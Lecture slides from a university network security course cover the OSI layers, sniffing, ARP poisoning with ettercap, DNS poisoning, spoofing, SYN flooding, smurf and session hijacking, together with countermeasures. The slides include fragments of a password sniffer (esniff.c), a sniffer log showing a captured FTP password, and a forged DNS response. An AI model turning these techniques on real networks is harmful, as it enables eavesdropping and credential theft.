CNS Lecture 11

- Networks 101
- Network vulnerabilities
- Network attacks
  - promiscuous mode
  - denial of service
  - server attacks
  - impersonation
- CS594 paper due 12/1/06

Lectures

1. Risk, viruses
2. UNIX vulnerabilities
3. Authentication & hashing
4. Random #s classical crypto
5. Block ciphers DES, RC5
6. AES, stream ciphers RC4, LFSR
7. **MIDTERM** ☹
8. Public key crypto RSA, D-H
9. ECC, PKCS, ssh/pgp
10. PKI, SSL
11. Network vulnerabilities
12. Network defenses, IDS, firewalls
13. IPsec, VPN, Kerberos, secure OS
14. Secure coding, crypto APIs
15. review

Crypto toolbox✓

tools for building secure applications
- fast symmetric key encryption
- hash functions
- random numbers, prime testing
- public key crypto
- Big integer math libraries/methods
- algorithms for message authentication, key exchange, user authentication
- rules for encoding, padding, interoperability
- no standard API but OpenSSL is a good start

SSL: TCP wrapper for secure client-server communication
assignments 4 → 7 → 8 message/user authentication, encryption, D-H key
assignment 9 do it all with SSL and public keys

You are here ...

Attacks & Defenses
- Risk assessment✓
- Viruses✓
- Unix security✓
- authentication✓
- Network security
  Firewalls,vpn,IPsec,IDS
- Forensics

Cryptography
- Random numbers✓
- Hash functions✓
  MD5, SHA,RIPEMD
- Classical + stego✓
- Number theory✓
- Symmetric key✓
  DES, Rijndael, RC5
- Public key✓
  RSA, DSA, D-H,ECC


Applied crypto
- SSH ✓
- PGP ✓
- S/Mime ✓
- SSL ✓
- Kerberos
- IPsec
- Crypto APIs
- Securing coding

Network security

Goals -- integrity, privacy, availability

Increasing risk: standalone, multiuser, remote user, network

Threats (active/passive)
- interruption -- denial of service
- modification
- fabrication -- replay, impersonation
- interception -- sniffing
- traffic analysis



Network vulnerabilities

- non-localized
- surveillance difficult
- no legal jurisdiction
- prolific (targets/attackers)
  - Trends: 24x7 DSL/broadband, wireless
- many complex services
- many trusting services

yet, increasing reliance on the network

Net history

'57 ARPA
'69 ARPAnet bomb proof (packet switched)
'75 DECnet
'76 Ethernet
'77 UNIX PDP-11
'78 UUCP PCs
'79 USENET (home 300 bps), XMODEM, BBS
'80 BITNET (PCs)
'81 CSNET
'82 BSD 4.1c TCP/IP, FidoNet
'84 ORNL-MILNET (9.6Kbs), Ether, IBM SNA
'85 Sun workstations, sniffer
'86 NSFNET (home 1200 bps)
'87 UT-ORNL (56Kbs)
'88 ORNL-MILNET (56Kbs) (home 2400)
'89 ORNL-UT T1 (1.5Mbs), IRC
'90 ORNL (T1 ESnet) home(9600bps)
'91 ORNL FDDI
'92 MBONE (multicast video/audio)
'93 ORNL ATM home(ISDN 128Kbs) WWW
'94 ESnet/ORNL T3 (45Mbs)
'96 ORNL/UT ATM (155 Mbs), broadband
'98 ESnet/ORNL OC12 (622), wireless, home(broadband, 3 mbs)
'02 Internet2/ORNL OC192 (10gig)

Internet history

- Developed in late 70's
  - –No need for security, small community of users
  - –Initial goals: scalability and ease of use
  - –Security issues not understood/foreseen at that time
- Today Internet is a voluntary world-wide federation of networks
  - –No central authority, no common culture
  - –Links millions of people and organizations (competitors, enemies)
  - –Voluntary (critical) services include routing and naming (DNS)
  - –Routers and servers are just computers with their own vulnerabilities
  - –You can't be sure where an outgoing packet will be routed or where an incoming packet came from!


What's a network

Internet DECnet SNA FDDI uunet AOL ATM ISDN IEEE 802.11 wireless NSFnet Bitnet Fidonet ARPAnet MILNET VPN PPP intranet LAN VLAN WAN…


- media
- protocols
- service

Selection criteria:

- speed
- connectivity
- cost
- community of interest
- portability
- availability/survivability



OSI reference model



- physical -- bit stream (wire, optical, wireless)
- data link -- packets on the link (FDDI, ethernet, token ring)
- network -- connects links, routers (IP)
- transport -- reliable stream (TCP, UDP)
- session -- more reliable (SSL)
- presentation -- canonical form (API, data conversion)
- application -- mail, telnet, http, ssh, etc.

Layer vulnerabilities


Physical/data link: DoS, address spoofing, sniffing

Network: address spoofing, DoS, re-routes

Transport:: DoS, hijacking, insertion, modification, replay


Application: buffer overflows, bugs, DoS

OSI and IP




Layers/encapsulation

Protocol Relationships




Protocol encapsulation



Data is carried in packets. Packets are intermixed.

interconnects


- **modem** voice/data
- **repeaters** signal regeneration (data)
- **hubs/switches** filter (data/link)
- **bridges/concentrators/access point** filter, store & forward, media interconnect, modem pools
- **routers/NAT** network-layer routing/ address mapping
- **firewall** gateway/routers
- **gateways** application-layer conversion, e.g., mail gateway



Addressing

- Address: service (port), host
- network name to number translation (DNS)
- network to physical mapping (ARP)


32-bit internet address (IPv4)
unique
assigned by authority
clumped in A, B, or C
D is multicast
net.255.255 is broadcast
Private (NAT) RFC 1918:
10.0.0.0
172.16.0.0
192.168.0.0
IPv6 128-bit address



Spoofing: by host name, or IP address, or MAC address


Ethernet

- Xerox, DEC, Intel, '76
- 10 million bits/sec (100, GigE, 10Gige)
- CSMA/CD
- thick, thin, fiber, twisted pair, wireless
- min packet (60 bytes)
- max pkt (1500) (9KB for jumbo-frame GigE)
- 6-byte address (vendor(3)+other(3)) (MAC)
- supports broadcast and multicast




Microsoft stashes ether address in WORD documents – unique ID!

- inexpensive, pervasive
- physical and link layer spec (IEEE 802)
- carry IP, DECnet, appletalk, IPX
- packets travel by every interface
- interface recognizes its own address and broadcast
- can program interface to recognize multicast
- can change interface address ! (impersonation)
- can put interface in promiscuous mode



Promiscuous mode



- hear EVERY packet on the wire
- token ring and FDDI too – and obviously, WIRELESS
- useful for:
  - protocol analyzers
  - traffic watchers
  - intrusion detection
- root privilege UNIX (just do it on Win*)
- commercial LANanalyzers
- tools (tcpdump, xtr, traffic, etherfind, ethereal,…)
- make your own (libpcap)
- Download sniffers from the net (root kit, esniff.c)
  Capture your keystrokes, passwords, credit card info ….

esniff.c password sniffer

- libpcap (need to be "root")
- Open ethernet interface in promiscuous mode

```
if ((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
```

- Read packets and filter
  - Look for IP, TCP, and ports (telnet, ftp, pop)
  - Hash based on IP src/dst and TCP src/dst port
  - Add data to hash entry
  - Print and delete entry on 128 bytes, FIN, or idle (30 mins)

```
fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe->SRCport));
fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n", NOWtm(),CLe->PKcnt,(CLe->Length+dl),
msg); fprintf(LOG," DATA: ");
```


Sniffer log

```
-- TCP/IP LOG -- TM: Wed Dec  7 10:42:22
 PATH: shadow.epm.ornl.gov(1021) => manzana.epm.ornl.gov(rlogin)
 STAT: Wed Dec  7 10:43:28, 179 pkts, 128 bytes [DATA LIMIT]
 DATA: bbd
      : bbd
      : xterm/9600
      : (255)(255)ss
      : ^^
      : P^A(243)^A(138)hucl2x
      : cd^H^Hcd pccm2^H^H^H^H^H^H^H^H^H^Hls
      : rm h0001.xdr
      : h^Hftp shadow
      : bbd
      : hucl2x
      : cd /u1/bbd/xdr
      : ls
      : cd double-
--

-- TCP/IP LOG -- TM: Wed Dec  7 10:43:42 --
 PATH: wonderland.epm.ornl.gov(1697) => MENKAR.CS.UTK.EDU(ftp)
 STAT: Wed Dec  7 10:43:45, 11 pkts, 128 bytes [DATA LIMIT]
 DATA: USER romine
      :
      : PASS tny7cmnn
      :
      : PWD
      :
      : PORT 128,219,8,101,6,162
```


Wireless

- Easy to sniff
- sniffers: netstumbler wepcrack airsnort
- wardriving – drive around, locate open wireless
  - Free internet services ☺
  - Apartments, dorms, ….
  - Internet maps of open nets
- Directional antenna from Pringles can

Promiscous mode defenses


- impossible(?) to detect remotely
  - baiting
  - ping delay ? (maybe no xmit wire)
- Host detection
  - ifconfig or cpm.c
  - big log file or CPU load
- routing, bridging
- Switches/VLANs instead of hubs
- one-time passwords
- Encryption
  - Link layer, e.g. WEP/802.11i for wireless
  - End-to-end (ssh, IPsec)
- incapable interfaces

Sniffer baiting

- transmit "tempting" packets on ether segments
  e.g., login with clear-text password
- encode segment in "password"
- Await hacker to login to honeypot
- Inspect the segment

smart link layer

- hubs pass all traffic to all ports ☹
- switches only pass multicast and matching destination traffic
- VLANs based on even smarter layer 2 switch
  - Ports tagged (802.1Q)
  - Ports can be grouped into virtual LANs
  - Control port to configure switch
  - Attacks (try to get traffic to jump from one VLAN to another)
    - MAC flooding attack to get switch to fail "open"
    - Control port attacks




VLAN for different customers dispersed within a building

Sniffing thru switches


ARP address resolution protocol
map IP address to NIC address
-if IP address is on local net and not in cache,
broadcast ARP request
-receive reply and cache, send IP packets
-cache entry times out in about 20 minutes


Ettercap

- Sniff tool that poisons ARP caches with "gratuitous" ARP replies
- Can map subnet with ARP queries or PING
  - Get IP address and Ethernet address for each host
- For host X to sniff traffic between hosts A and B
  - Send A an ARP reply stating that ether address of B is X
  - Send B an ARP reply stating that ether address of A is X
  - Now when A and B talk their traffic goes to X, X/ettercap then relays the packet to correct ether address
- Can also modify web pages, man-in-the-middle attacks (ssh1, ssl)




Ettercap -- arp poisoning





Ettercap sniffin'



Ettercap – modifying a web page

tcpdump tutorial

- Handy tool for analyzing network or protocol problems
- Poor man's sniffer or IDS system
- Based on libpcap to read network device in promiscuous mode
- Need root
- Command line switches to select protocols
- Hex output for each packet matching selection criteria or write raw dump file for later post-processing

options
-e display Ether header
-x display datagram in hex
-s snaplen number of bytes to capture
-n don't do addr. to name translation
-N just short hostname
-v verbose (TTL, ID)
-t no timestamp

-w filename save stuff to filename
-r filename read datagrams from filename, not network

tcpdump

Ethernet	IP	TCP/UDP	Application


```
tcpdump -N -x port 7
20:14:46.849982 CETUS1A.34875 > ALTAIR.echo: udp 8 (DF)
4500 0024 92c1 4000 ff11 2c68 80a9 5e15
80a9 5d37 883b 0007 0010 029a 7465 7374
696e 670a 5555 5555 5555 5555 5555
20:14:46.862804 ALTAIR.echo > CETUS1A.34875: udp 8
4500 0024 3559 0000 3c11 8cd1 80a9 5d37
80a9 5e15 0007 883b 0010 0000 7465 7374
696e 670a 0000 4008 0002 0640 4355

C code
openlog("tomtest",LOG_PID,LOG_MAIL);
syslog(LOG_AUTH|LOG_NOTICE,"sys log test auth/notice");

tcpdump  -X -s 256 port 514

08:00:02.557018 thistle.syslog > thdsun.syslog: udp 44
4500 0048 341d 0000 4011 1d74 86a7 0f0c      E..H4...@..t....
86a7 0cba 0202 0202 0034 6db4 3c33 373e      .........4m.<37>
746f 6d74 6573 745b 3937 3833 5d3a 2073      tomtest[9783]: s
7973 206c 6f67 2074 6573 7420 6175 7468      ys log test auth
2f6e 6f74 6963 650a                          /notice.
```



Ethereal – protocol analyzer




ethereal

Download it and try it!

- Passively watch the "noise" on your net
- See what your machine is saying (ARP, DNS, multicast, …)
- Capture some of your sessions, e.g., mail, ssh, http:, https:




Attacks at all network layers



The Internet protocols

TCP/IP

- ARPA + BSD '81
- defined by RFCs
- packaged with BSD UNIX
- non-proprietary
- basis of Internet
- many vendors, many media
- designed for open networking, not security



Ethernet	IP	TCP/UDP	Application


Physical layer

- media: Ethernet, token ring, FDDI, ATM, HIPPI,Hyperchannel, point-to-point, wireless, fiber channel
- mapping IP address to LAN address
  - –static mapping (DECnet), modify ether address
  - –reverse mapping, diskless (DHCP)
  - –dynamic (ARP)

if IP address is on local net and not in cache, broadcast ARP request
receive reply and cache, send IP packets
cache entry times out in about 20 minutes

IP impersonation on a LAN

- has to be local IP address
- easy to configure your IP address
- For denial of service, create IP packet with bogus source address and write to raw ethernet driver
- ARP warnings if not timed out
- detect Ether address (defeatable)
- fake services, paseword capture
- impersonate via ARP
  - Tools: hunt or ettercap
- exploit "trusted host"




Network layer

IP Internet Protocol (RFC791)

- connectionless (datagram)
- unreliable
- checksum on header only
- fragmentation/assembly based on interface MTU
- 32-bit address (src/dest)
- protocol field (TCP, UDP, ICMP, IPsec)
- TTL (hop count)
- routing layer (using net portion of 32-bit destination address)

Ethernet	IP	TCP/UDP	Application

IP header





```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  OPTIONAL         Options                     |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


- checksum only over the header
- options include
  - security (military label)
  - source routing
- packets can be fragmented
- protocol (TCP, UDP, IPv6)
- address: net/host, routing
- address-name mapping (DNS, /etc/hosts)
- routing based on destination address
- can spoof IP source address
  - like return address on an envelope

IPv6

- IPv6 fixes some of IPv4 problems
  - –bigger address (32 bit to 128 bit)
  - –Multicast/manycast
  - –Extension headers + security
- IPsec and NAT for IPv4 have delayed IPv6








IP vulnerabilities

- host impersonation via source routing
  - –routers can block source routing
- can spoof source addressess -- DoS attacks,
  - –host impersonation (sequence number guessing, hijacking)
  - –routers can block spoofed addresses
- Broken IP packets (bad proto, malformed options)
- **land attack** -- IP src and dst same
- **teardrop** -- bad fragments

IP fragmentation attacks


- IP Fragment Attack
  - Offset value too small
  - Indicates unusually small packet
  - May bypass some packet filter devices (firewall)
- IP Fragmente Overlap
  - Offset value indicates overlap
  - Teardrop attack



routing

- Each packet could take a different route
- Routers exchange routing info (nets they know about)
- traceroute

```
traceroute www.cs.auckland.ac.nz traceroute to
pandora.cs.auckland.ac.nz (130.216.33.106), 30 hops max, 38
byte packets
 1 r6hm01v150.ns.utk.edu (160.36.56.1) 16.092 ms
 2 bsm01v200.ns.utk.edu (160.36.1.104) 0.356 ms
 3 atl-edge-19.inet.qwest.net (216.207.16.33) 5.753 ms
 4 atl-core-03.inet.qwest.net (205.171.21.125) 5.802 ms
 5 atl-brdr-03.inet.qwest.net (205.171.21.106) 5.681 ms
 6 205.171.4.250 (205.171.4.250) 6.189 ms
 7 0.so-2-3-0.XL2.ATL5.ALTER.NET (152.63.82.194) 6.429 ms
 8 0.so-0-0-0.TL2.ATL5.ALTER.NET (152.63.10.106) 6.381 ms
 9 0.so-3-0-0.TL2.LAX9.ALTER.NET (152.63.0.166) 58.292 ms
10 0.so-4-0-0.CL2.LAX1.ALTER.NET (152.63.57.74) 58.440 ms
11 POS7-0.GW1.LAX1.ALTER.NET (152.63.112.213) 58.615 ms
12 telstraclear.alter.net (157.130.245.22) 58.529 ms
13 xcore1. telstraclear.net (203.98.42.65) 183.740 ms
14 ge-0-2-0-21.jcore2.clix.net.nz (203.98.50.8) 183.705 ms
15 218.101.61.11 (218.101.61.11) 184.102 ms
16 clix-uofauckland.net.nz (203.167.226.42) 184.848 ms
17 sec6509-1.net.auckland.ac.nz (130.216.1.252) 185.837 ms
18 itss-s.auckland.ac.nz (130.216.252.18) 185.336 ms
19 com-sc1-.auckland.ac.nz (130.216.252.58) 185.472 ms
```




IP source routing

- IP option to include route to/from host
- remote hacker spoofs source address to that of trusted internal host
- internal hosts thinks it's a local (trusted) host, but source routing routes packet back to hacker's machine


Countermeasures

- routers can (should) be configured to drop source routed packets
- tcpwrappers also drops such packets



Ranum '96

Transport layer



- end-to-end services to application
- API (BSD sockets, TLI)
- flow control
- error recovery
- ICMP, UDP, TCP
  - ICMP ping, traceroute
  - TCP ssh, www, ftp, mail, telnet, chat, print, finger, X…
  - UDP ntp/time, NFS, DNS, audio/video, RPC

Ethernet	IP	TCP/UDP	Application

ICMP

Internet Control Message Protocol (RFC792)


- arguably part of IP
- error and control
  - Ping
  - Source quench
  - Redirect
  - Destination unreachable
  - Time exceeded
  - Timestamp req/reply
  - Address mask req/reply
- flow control (hop-to-hop)
- denial of service: unreachable, redirects, source quench
- supports broadcast destination
- Ping of death (frag'd ICMP)
- Good stego cover (Loki)

SMURF attack

Hacker on his slow dial up connection, sends ICMP echo with broadcast destination (preferably of a net with high speed link).
Source address is spoofed and is the target of the flood of ICMP replies from the destination net.
If the target net has a slow link, then whole target subnet may be slowed.
Hackers like these high-leverage attacks: they send one packet and generate lots of nasty traffic.

Hackers also use broadcast ICMP echo (with a legit source address) to try and map active hosts on a destination net. (ping)

-routers can block inbound broadcasts



TCP

Transmission Control Protocol (RFC793)

- connection-oriented
- 16-bit port
- reliable
- timers, checksums, sequence numbers
- src, src port, dst, dst port

TCP header

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Acknowledgment Number                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| OPTIONAL          Options                     |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                               data                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

TCP

3-way handshake

```
  client                  server
---SYN  ---->
                <--- SYN, ACK -----
----ACK   ---->
```

SYN flooding -- denial of service consumes server resources

Land.c attack SYN with src and dst IP the same

Send FIN or RST to break a connection need to get sequence number right

Do port scans to find services (nmap)


TCP ports (/etc/services)

```
echo            7/tcp
echo            7/udp
ftp-data        20/tcp
ftp             21/tcp
ssh             22/tcp
telnet          23/tcp
smtp            25/tcp    mail
domain          53/udp
domain          53/tcp
finger          79/tcp
www             80/tcp  WWW HTTP
login           513/tcp
shell           514/tcp
X               6001-10
```


Mitnick attack

sophisticated attack at SDSC, 1994

- Detection: system logs
- How: IP spoofing, sequence number guessing, phone switches, rhosts
- What: root access
- Why: steal files (cell phone software)
- Who: Kevin Mitnick …prosecuted



Sequence number guessing (TCP)


- fixed increment of "new" sequence numbers
- probe target to deduce next sequence number
- take out trusted host
- spoof trusted host to target host with raw socket packets
- you must know what flow of session will be because you don't get server packets


Countermeasures


- new OS's, random seq. number
- router blocks local from external

don't base trust on IP address or name

Sequence number guessing (Ranum)








Session hijacking (TCP)


Sophisticated attack


- bad guy in path of hosts
- sniff initial session establishment
- reset client and take over session
- can hijack strong-authenticated session (skey, securid)

Countermeasure – encryption (ssh)


Session hijacking (Ranum)







UDP



User Datagram Protocol (RFC768)

- connectionless (datagram)
- 16-bit port
- unreliable (lost, damaged, duplicated, delayed, out of sequence)
- optional checksum
- supports broadcast
- **fraggle attack** -- UDP broadcast to port 7 (echo)
  - source port and dest port 7 (or 19 or 135 win*)
- **UDP bomb** (UDP length less than IP length)

IP vulnerabilities summary

- denial of service
  - ICMP smurf, redirects, unreachable
  - SYN flooding
  - frag, teardrop, land
- impersonation
  - host rename (LAN)
  - DNS
  - source routing
- Session capture
  - TCP seq number guessing
  - TCP hijacking
- server attacks
  - application flooding (ftp,mail,echo)
  - buffer overflows
  - Software bugs

UNIX networking

- configuration at boot (ifconfig)
- servers started at boot
- notion of reserved ports
- trusted hosts (r-services)
- **inetd** controls most servers

Reserved Ports
-must be super-user to listen() on ports < 1023
-prevent nonprivileged user from impersonating well-known service (rlogind, ftpd, telnetd)
-just a convention, no RFC requirement
-PC or superuser can easily impersonate

```
/etc/inetd.conf
# Internet services syntax:
#  <service_name> <socket_type> <proto> <flags> <user> <server_pathname> <args>
ftp     stream  tcp     nowait  root    /usr/etc/in.ftpd        in.ftpd
telnet  stream  tcp     nowait  root    /usr/etc/in.telnetd     in.telnetd
tftp    dgram   udp     wait    root    /usr/etc/in.tftpd       in.tftpd -s /tftpboot
echo    stream  tcp     nowait  root    internal
# RPC services syntax:
#  <rpc_prog>/<vers> <socket_type> rpc/<proto> <flags> <user> <pathname> <args>
rusersd/1-2     dgram   rpc/udp wait root /usr/etc/rpc.rusersd  rpc.rusersd
```


r-utilities

- rlogin, rsh, rcp, rdump
- Notion of "single signon"
- crunchy on the outside, soft on the inside
- Files
  - /etc/hosts.equiv
  - .rhosts
  - /.rhosts ?
- convenient
- no password exposure
- transitive trust
- based on host name (usually) – spoofable (host impersonation)

Host impersonation

How do I spoof thee?
Let me count the ways

- boot with Bob's IP
- ARP poisoning (hunt, ettercap)
- DNS attacks
  - your own DNS
  - DNS poisoning
  - hack DNS machine
- source routing (IP option)
- spoofed source address and sequence number guessing
- exploit trusted host (rhosts)

DNS

Domain Name Service (a network service)

- In the beginning, there was just /etc/hosts … modify hosts file
- addr-to-name, name-to-addr
- anyone can have a domain
- addr to your domain name !
- corrupt cache (DNS poisoning)
- First responder – intercept and provide your own reply
- impersonate trusted host
- attack enterprise DNS servers (UTK solaris attack ☹)
- flood DNS servers for denial of service

Countermeasures
- protect DNS machine
- secure DNS protocol (sign)

DNS poisoning

- You make a DNS request to badboy.com's DNS server
- DNS server's request: what are the address records for subdomain.badboy.com?

```
subdomain.badboy.com. IN A Attacker's response:
```

- Answer contains an additional section that you cache ☹

```
(no response)
Authority section:
  badboy.com. 3600 IN NS ns.wikipedia.org.
Additional section:
  ns.wikipedia.org. IN A w.x.y.z
```


DNS server compromise

- University DNS server runs on solaris. Find a Solaris vulnerability and take-over DNS server, remapping all addresses to bad boy's site in Brazil
- Now DNS request for IP address of hydra1.cs.utk.edu returns address in Brazil
- Brazil guy can change info and forward packet on to real UTK host or provide his own bogus server to capture passwords etc.

routers

- limited function processors, custom OS
- usually good physical protection
- filters and access control lists
- access via console, telnet(tacacs), SNMP
- Vulnerabilities
  - bogus routing table updates (redirect, blackholes)
  - flooding attacks
  - trusted IP addresses
  - Buffer overflows in router "servers"
- Countermeasures
  - Encrypted/authenticated access
  - snmp v3 (authentication, privacy, timeliness)
  - signed routing packets

Traffic analysis

encrypted traffic threats

- covert channels
- who's talking to whom
- frequency, event correlation
- quantity, length, patterns of messages
- countermeasures
  - padding messages
  - continuous/random traffic




Figure 7.6 Traffic-Padding Encryption Device

Server attacks

General: design flaws, implementation bugs (overflows), configuration mistakes

